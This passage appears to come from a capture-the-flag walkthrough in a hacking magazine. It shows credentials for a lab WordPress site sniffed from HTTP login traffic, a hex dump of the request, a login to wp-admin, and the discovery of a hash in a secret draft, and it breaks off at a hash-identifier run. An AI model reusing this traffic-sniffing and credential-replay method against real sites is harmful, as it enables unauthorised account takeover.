
No.	Time	Source	Destination	Protocol	Length	Info
352	64.668592278	192.168.3.111	192.168.3.109	HTTP	803	POST /login/ HTTP/1.1 (application/x-www-form-urlencoded)
358	64.841676759	192.168.3.109	192.168.3.111	HTTP	771	HTTP/1.1 200 OK (application/json)
397	76.662898376	192.168.3.111	192.168.3.109	HTTP	794	POST /login/ HTTP/1.1 (application/x-www-form-urlencoded)
421	78.018624331	192.168.3.109	192.168.3.111	HTTP	771	HTTP/1.1 200 OK (application/json)
469	85.648728735	192.168.3.111	192.168.3.109	HTTP	610	POST /login/ HTTP/1.1 (application/x-www-form-urlencoded)
475	85.850370172	192.168.3.109	192.168.3.111	HTTP	1226	HTTP/1.1 200 OK (application/json)
477	85.876771478	192.168.3.111	192.168.3.109	HTTP	1026	GET /wp-admin/ HTTP/1.1
500	91.067587883	192.168.3.109	192.168.3.111	HTTP	3128	HTTP/1.1 200 OK (text/html)

- Form item: "log" = "jarretlee"
Key: log
Value: jarretlee
- Form item: "pwd" = "NoBrUtEfOrCe_R3Qu1R3d"
Key: pwd
Value: NoBrUtEfOrCe_R3Qu1R3d
- Form item: "redirect_to" = "http://192.168.3.109/wp-admin/"
Key: redirect_to
Value: http://192.168.3.109/wp-admin/


0200 35 39 34 3b 20 77 6f 72 64 70 72 65 73 73 5f 74 594; wor dpress_t
0200 65 73 74 5f 63 6f 6f 6b 69 65 3d 57 50 2b 43 6f est_cooki e=wP+Co
0200 6f 6b 69 65 2b 63 68 65 63 6b 0d 0a 0d 0a 6c 6f okie+che ck...lo
0200 67 3d 6a 61 72 72 65 74 6c 65 65 26 70 77 64 3d g=jarret lee&pwd=
0200 4e 6f 42 72 55 74 45 66 4f 72 43 65 5f 5f 52 33 NoBrUtEf OrCe_R3
0200 51 75 31 52 33 64 5f 5f 26 72 65 64 69 72 65 63 Qu1R3d_ &redirec
0200 74 5f 74 6f 3d 68 74 74 70 25 33 41 25 32 46 25 t_to=htt p%3A%2F
0300 32 46 31 39 32 2e 31 36 38 2e 33 2e 31 30 39 25 2F192.16 8.3.109%
0310 32 46 77 70 2d 61 64 6d 69 6e 25 32 46 26 74 65 2Fwp-adm in%2F&t
0320 73 74 63 6f 6f 6b 69 65 3d 31 stcooki e=1

All your doubts, queries and questions about ethical hacking and penetration testing can be sent to qa@hackercoolmagz.com or get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#)


I log in into the website using these and I see this.



This is something odd. In the Wpscan scan report, I saw many plugins which are not there here. While doing enumeration I found a draft named "Keep this SECRET!!!!".



When I open I found a hash.



Hash-identifier failed to identify the hash.


```
kali@kali:~/Downloads$ hash-identifier
#####
#
#
#
#
#
#
#
#
#
#
#
#
#
#
#
